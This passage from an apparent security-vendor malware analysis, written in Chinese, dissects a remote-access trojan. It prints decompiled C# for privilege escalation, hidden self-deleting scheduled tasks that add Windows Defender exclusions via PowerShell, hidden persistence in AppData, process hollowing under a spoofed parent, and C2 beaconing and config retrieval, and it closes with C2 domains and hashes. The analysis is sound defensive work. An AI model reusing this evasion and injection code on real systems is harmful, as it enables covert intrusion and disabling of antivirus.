                    }
                }
            }
        }
        registryKey2.Dispose();
    }
}

```

获取显卡信息

检查是否存在计划任务与管理权限：检测当前进程文件所在目录是否为.NET运行时目录 C:\Windows\Microsoft.NET\Framework64\v4.0.30319，如果不是则继续查看是否存在名为 NextChannelSink 的计划任务，再检测是否为管理员权限，若不是管理员则会利用管理员启动 CMD 执行当前进程文件。随后创建两个计划任务，分别为添加 Windows Defender 排除项和创建反复执行 NextChannelSink.exe 文件的计划任务。

```

internal static void CreateTask()
{
    if (!gmAH5Fu0hnbBgPyFiYI.GetConfig().oidf13QPii)
    {
        return;
    }
    if (!Gc8btXiw17CjPJyk7rv.IsTaskExists())
    {
        if (gmAH5Fu0hnbBgPyFiYI.GetConfig().aN1f4HfNBb)
        {
            if (QnDstDJeFh0hUsdFXV3.IsAdministrator())
            {
                Gc8btXiw17CjPJyk7rv.CreateAddWhiteListTask();
                Thread.Sleep(10000);
            }
            else
            {
                for (;;)
                {
                    try
                    {
                        Process.Start(new ProcessStartInfo
                        {
                            FileName = "cmd",
                            Arguments = "/k START \"\" \"\" + Process.GetCurrentProcess().MainModule.FileName + "\" & EXIT",
                            WindowStyle = ProcessWindowStyle.Hidden,
                            Verb = "runas",
                            UseShellExecute = true
                        });
                        XKNmx8JYVRTRojol4uQ.Release();
                        Environment.Exit(0);
                        break;
                    }
                    catch
                    {
                    }
                }
            }
        }
    }
}

```

检查是否存在计划任务与管理权限

添加一次性的计划任务（添加Windows Defender排除项）：添加被隐藏的计划任务，且20秒后会过期删除，从而利用一次性计划任务将.NET运行时目录中会用于注入的进程文件添加至白名单，最终使Windows Defender失效。

```

taskDefinition.Settings.Hidden = true; 隐藏计划任务
taskDefinition.Settings.ExecutionTimeLimit = TimeSpan.Zero;
taskDefinition.Settings.DeleteExpiredTaskAfter = new TimeSpan(0, 0, 20); 20秒后删除
taskDefinition.Principal.LogonType = TaskLogonType.S4U;
taskDefinition.Principal.RunLevel = TaskRunLevel.Highest;
TimeTrigger timeTrigger = taskDefinition.Triggers.Add<TimeTrigger>(new TimeTrigger());
timeTrigger.StartBoundary = DateTime.Now.AddSeconds(1.0);
timeTrigger.Repetition.StopAtDurationEnd = false;
timeTrigger.EndBoundary = DateTime.Now.AddSeconds(15.0);
timeTrigger.Enabled = true;
FileInfo fileInfo = new FileInfo(Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData), gmAH5Fu0hnbBgPyFiYI.GetCo
string text2 = Path.Combine(RuntimeEnvironment.GetRuntimeDirectory(), "InstallUtil.exe"); 白名单文件列表
string text3 = Path.Combine(RuntimeEnvironment.GetRuntimeDirectory(), "RegAsm.exe");
string text4 = Path.Combine(RuntimeEnvironment.GetRuntimeDirectory(), "MSBuild.exe");
string text5 = Path.Combine(RuntimeEnvironment.GetRuntimeDirectory(), "aspnet_compiler.exe");
string text6 = Path.Combine(RuntimeEnvironment.GetRuntimeDirectory(), "AppLaunch.exe");
string text7 = Path.Combine(RuntimeEnvironment.GetRuntimeDirectory(), "RegSvcs.exe");
string text8 = Path.Combine(RuntimeEnvironment.GetRuntimeDirectory(), "AddInProcess.exe");
string[] array = new string[] { fileInfo.FullName, text2, text3, text4, text5, text6, text7, text8 };
string[] array2 = new string[]
{
    Path.GetFileName(text2),
    Path.GetFileName(text3),
    Path.GetFileName(text4),
    Path.GetFileName(text5),
    Path.GetFileName(text6),
    Path.GetFileName(text7),
    Path.GetFileName(text8),
    fileInfo.Name
};
List<string> list = new List<string>();
foreach (string text9 in array)
{
    list.Add("Add-MpPreference -ExclusionPath " + text9 + " -Force");
}
foreach (string text10 in array2)
{
    list.Add("Add-MpPreference -ExclusionProcess " + text10 + " -Force");
}
string text11 = string.Join(" ; ", list); 添加文件与进程为白名单
taskDefinition.Actions.Add<ExecAction>(new ExecAction("powershell.exe", "-WindowStyle Hidden -NoProfile -Command \"" + text11 + "\"", null));
string text12 = list.ToString();
xvM4GvYd2ljL3PqRtL2.GirYengDRK = true;
taskDefinition.Actions.Add<ExecAction>(new ExecAction("powershell.exe", "-WindowStyle Hidden -NoProfile -Command \"" + text12 + "\"", null));
taskService.RootFolder.RegisterTaskDefinition(text, taskDefinition);

```

添加白名单的计划任务

创建反复执行NextChannelSink.exe程序的计划任务：随后再将当前进程文件复制到%AppData%\Typed\NextChannelSink.exe且设置隐藏。随后创建计划任务使反复执行NextChannelSink.exe程序，其中可以看到实际重复的间隔为277秒（属于随机数）。

```

if (!fileInfo.Directory.Exists)
{
    fileInfo.Directory.Create(); 创建 Typeld 文件夹
}
File.Copy(Process.GetCurrentProcess().MainModule.FileName, fileInfo.FullName, true); 将当前进程文件复制到 Typeld\NextChannelSink.exe
try
{
    fileInfo.Directory.Attributes = FileAttributes.Hidden; 设置文件夹隐藏
}
catch
{
}
try
{
    fileInfo.Attributes = FileAttributes.Hidden; 设置文件隐藏
}
catch
{
}
taskDefinition.Actions.Add<ExecAction>(new ExecAction(fileInfo.FullName, null, null));
if (QnDstDJeFh0hUsdFXV3.IsAdministrator())
{
    taskService.RootFolder.RegisterTaskDefinition(gmAH5Fu0hnbGPyFiYI.GetConfig().RVyfxGfIar ?? "", taskDefinition); 创建启动 NextChannelSink.exe 程序的计划任务
}
}

```

复制文件和创建的计划任务

创建傀儡进程并注入：通过配置数据中的开关和是否在.NET运行时目录，从而选择是否注入。其中会将当前进程文件注入到.NET运行时目录中的随机程序进程中

("AddInUtil","MSBuild","RegAsm","RegSvc","aspnet_compiler")，再通过参数创建无窗口

(CREATE_NO_WINDOW) 与挂起 (CREATE_SUSPENDED) 的进程。最后通过进程镂空的方式注入，并恢复线程使进程继续运行。

```
I6ey16jKyCYDF2HoYN.P8oqRRwNFOnVTZscIp p8oqRRwNFOnVTZscIp = pIOLRSuKQ8yWnAAyX5i.CreateProcessByFakeParent(text, \u0020, \u0020); 伪造父进程
num = p8oqRRwNFOnVTZscIp.frb99piw;
IntPtr zero = IntPtr.Zero;
gshBKyTSWaXSh8ZfTFK.ZwUnmapViewOfSection(p8oqRRwNFOnVTZscIp.ProcHandle, (IntPtr)num8); 释放内存
gshBKyTSWaXSh8ZfTFK.VirtualAllocEx(p8oqRRwNFOnVTZscIp.ProcHandle, (IntPtr)num8, num3, 12288, 64); 申请内存
if (!gshBKyTSWaXSh8ZfTFK.WriteProcessMemory(p8oqRRwNFOnVTZscIp.ProcHandle, (IntPtr)num8, \u0020, num4, out zero) || zero == IntPtr.Zero)
{
    throw new Exception(); 写入头部数据
}
for (short num11 = 0; num11 < num6; num11 += 1) 循环写入区段数据
{
    byte[] array = new byte[40];
    Buffer.BlockCopy(\u0020, num2 + (int)(24 + num7) + (int)(40 * num11), array, 0, 40);
    int num12 = Marshal.ReadInt32(array, 12);
    int num13 = Marshal.ReadInt32(array, 16);
    int num14 = Marshal.ReadInt32(array, 20);
    byte[] array2 = new byte[num13];
    Buffer.BlockCopy(\u0020, num14, array2, 0, array2.Length);
    if (!gshBKyTSWaXSh8ZfTFK.WriteProcessMemory(p8oqRRwNFOnVTZscIp.ProcHandle, (IntPtr)num8 + num12, array2, array2.Length, out zero))
    {
        throw new Exception();
    }
}
gshBKyTSWaXSh8ZfTFK.GetThreadContext()(p8oqRRwNFOnVTZscIp.VcU05EUJm, IntPtr);
byte[] bytes = BitConverter.GetBytes(num8);
long num15 = Marshal.ReadInt64(IntPtr, 136); 写入基址数据
if (!gshBKyTSWaXSh8ZfTFK.WriteProcessMemory(p8oqRRwNFOnVTZscIp.ProcHandle, (IntPtr)num15 + 16, bytes, 8, out zero) || zero == IntPtr.Zero)
{
    throw new Exception();
}
Marshal.WriteInt64(IntPtr, 128, num8 + (long)num5); 设置入口点地址
gshBKyTSWaXSh8ZfTFK.SetThreadContext()(p8oqRRwNFOnVTZscIp.VcU05EUJm, IntPtr); 设置线程上下文
uint num16;
gshBKyTSWaXSh8ZfTFK.NtResumeThread(p8oqRRwNFOnVTZscIp.VcU05EUJm, out num16); 恢复线程
```

进程镂空注入

发送系统信息：随后连接远程服务器并发送受害者的系统信息，其中包括反病毒软件、错误消息、主机类型、用户标识、显卡/CPU名与显卡内存大小信息等信息，其中比较特别的是会获取全屏时的窗口名和"v7.0.7"这个类似于版本的字符串数据。

n0vWpPx1LTbHgah1KbB	{XddlHnxLUejvX3XS5BN.N0vWpPx1LTbHgah1KbB}
aqH8CS7wBb	"543" 端口
B9X8NsyqOk	"Windows Defender" 反病毒软件
biO80WKtes	null 错误消息
CQe8FJ4ZO2	"Desktop" 主机还是笔记本
FXOxREwt0l	99fbe5f45c65" 用户标识
gFt8TUGR42	显卡/CPU名 "Intel(R) Core(TM) i5-10400 CPU @ 2.90GHz"
hWh8nxTTBn	null 全屏时的窗口名
jGp8iMknax	"Administrator" 用户名
LJmxVV29pw	false 是否存在显卡
P8A8aEJDf0	0x00000000 显卡内存大小
QLX8hGAqdT	true 是否具有管理员权限
uax88wQKSu	false 检查当前进程名是否为远程配置指定的进程名
uBF8d5nyfH	0 使用的显卡内存 (默认为0)
ugs87E0S4Q	false
YCx8HSNODg	0 剩余的显卡内存 (默认为0)
Yi88jMPLnB	"v7.0.7" 猜测为版本

```

if (this.GetSocket() != null && this.GetSocket().Connected)
{
    this.SetTimer(new Timer(new TimerCallback(this.xtyh4PvLRp), this.GetSocket()), (int)TimeSpan.FromMinutes(1.0)
    this.Set(new fmDvf7rJ5lNhVPrLhtU(gmAH5Fu0hnbBgPyFiYI.GetConfig().I9GfYv408o));
    if (QnDstDJeFh0hUdFXV3.GetDevName() == null)
    {
        QnDstDJeFh0hUdFXV3.CheckGraphicsCard();
    }
    N0vWpPx1LTbHgah1KbB n0vWpPx1LTbHgah1KbB = new N0vWpPx1LTbHgah1KbB
    {
        FXOxREwt0l = QnDstDJeFh0hUdFXV3.GetComputerId(),
        LJmxVV29pw = QnDstDJeFh0hUdFXV3.GetIsExistsGraphicsCard(),
        gFt8TUGR42 = QnDstDJeFh0hUdFXV3.GetDevName(),
        YC8HSNODg = QnDstDJeFh0hUdFXV3.GetMemoryFree(),
        P8A8aEJDf0 = QnDstDJeFh0hUdFXV3.GetGraphicsMemory(),
        uBF8d5nyfH = QnDstDJeFh0hUdFXV3.GetMemoryUsed(),
        B9X8NsyqOk = QnDstDJeFh0hUdFXV3.GetAntivirusProduct(),
        uax88wQKSu = xvM4GvYd2lJLPqRtL2.CheckCurrentProcessName(),
        QLX8hGAqdT = QnDstDJeFh0hUdFXV3.IsAdministrator(),
        CQe8FJ4ZO2 = QnDstDJeFh0hUdFXV3.IsDesktopOrLaptop(),
        aqH8CS7wBb = gmAH5Fu0hnbBgPyFiYI.GetConfig().QNgfkyHyKf,
        jGp8iMknax = QnDstDJeFh0hUdFXV3.GetUserName(),
        Yi88jMPLnB = "v7.0.7",
        hWh8nxTTBn = xvM4GvYd2lJLPqRtL2.GetFullWindowName(),
        ugs87E0S4Q = xvM4GvYd2lJLPqRtL2.IsLongTimeNoOperation(),
        biO80WKtes = gmAH5Fu0hnbBgPyFiYI.GetErrorMsg()
    };
    this.Send(n0vWpPx1LTbHgah1KbB); 发送系统信息
    gmAH5Fu0hnbBgPyFiYI.SetErrorMsg(null);
}

```

发送系统信息

获取远程配置：从远程服务器获取到新的配置，该配置中会有恶意模块的下载链接，配置需要经过解密与反序列化，可以看到此次获取到的配置全是null与false，并未获取到包含恶意模块下载地址的配置。

```


int num = 4;
byte[] array = new byte[4];
int num2;
for (int i = 0; i < num; i += num2) 获取 4 字节数据 (数据大小 X)
{
    num2 = this.GetSocket().Receive(array, i, num - i, SocketFlags.None);
    if (num2 == 0)
    {
        throw new Exception();
    }
}
int num3 = BitConverter.ToInt32(array, 0);
if (num3 > 0)
{
    array = new byte[num3];
    for (int i = 0; i < num3; i += num2) 获取 X 字节数据 (远程配置 Y)
    {
        num2 = this.GetSocket().Receive(array, i, num3 - i, SocketFlags.None);
        if (num2 == 0)
        {
            throw new Exception();
        }
    }
    byte[] array2 = this.t99heAEUMK().Decrypt(array); 解密并反序列化 Y 数据
    CS$<>8__locals1.yJdhK7HuXV = MIFyCOhDeroc72JpXau.Deserialize(array2);
    new Thread(new ThreadStart(CS$<>8__locals1.SetDataAndRecvModule)) 通过配置获取恶意模块
}

```

sPRgvM8R3ZaBbKbYbUx	{Ltpurn8EeT6lURXUNq7.sPRgvM8R3ZaBbKbYbUx}
JnTrurix08	{s5jZTkf3lurDdym8cgn.wau2KfmbIfXw71DOLw}
gY8xab8cT6	false 检查长时间无操作
KTyx8pvmWp	null URL (获取 EXE 数据)
LKyxFBpN3k	false 检查是否有调试工具进程
Nfkfp71Sol	null 傀儡进程参数
nSlxilHvql	null 存储数据用的注册表
qoTxjCcXOR	"AddInProcess" 傀儡进程名
qS5xCJjfnr	false 检查是否全屏
tfFFVA9s8V	null 未知
uiofLbJa5p	null 未知
uLbfRGhcul	null 未知
V7dxNjYXjB	null URL1 (获取注入用模块数据)
z19xhKM7Ud	false 终止指定进程 (开关)
z6kxTFBmt5	null 未知
Static members	
LPFrS1cAqR	{BxX5QtFBvagynJ27TP1.RQ1BKfhzveBXjvOnInE}
hYQfqwfjQh	false 未知
Static members	
Xk08zN7yim	{va4d9NxolAyCYavtZrF.wuXZCCxyIMX1xocEWtP}
P8vxUCQPQr	false 删除自身 (开关)
R2yxmndv3y	null URL2 (获取注入用模块数据)

获取远程配置

傀儡进程注入恶意模块：若获取到了含有恶意模块下载连接的配置，则会进行下载，并使用同一种方式再次将获取到的恶意模块注入至傀儡进程，并将傀儡进程的父进程伪装成explorer，从而规避EDR的检查。在此之前会检查是否有指定调试工具进程，若有则会直接退出进程。



傀儡进程注入恶意模块

火绒安全在此提醒广大用户：切勿从非官方渠道、陌生域名下载游戏外设、系统工具类软件，安装程序前务必核验官网域名与文件签名，避免因下载到捆绑恶意程序的伪造安装包导致设备被控、数据泄露。同时建议用户开启安全软件的风险软件监控与远程控制工具防护功能，及时更新病毒库，对可疑的开机自启服务、未知计划任务与静默运行程序进行排查。火绒安全将持续监控此类利用商业远控工具进行的黑产攻击，持续升级查杀与防御能力，第一时间为用户拦截各类新型网络威胁，守护用户终端与数据安全。

二、附录

C&C：

C&C
serverdnsplan.net
free-download.camdvr.org
discordbots.ddnsgeek.com

HASH：

SHA256
6ed15aec7504081c3e14a9f6064d7b754aa283e4adb1a59edf3beff65369bc55
6d3a8449056e4e240d9a319d5b6378a68d51c4e1bca4f4de77d5ba3ffd986017
7d9b8d8c2b7d228e213084405a736311e31041bd9372ae9b6b4d61e5211e0ecd
a948043b229ef354d08c2e57ac1bd56d3580d7429e90877da450358950e471fe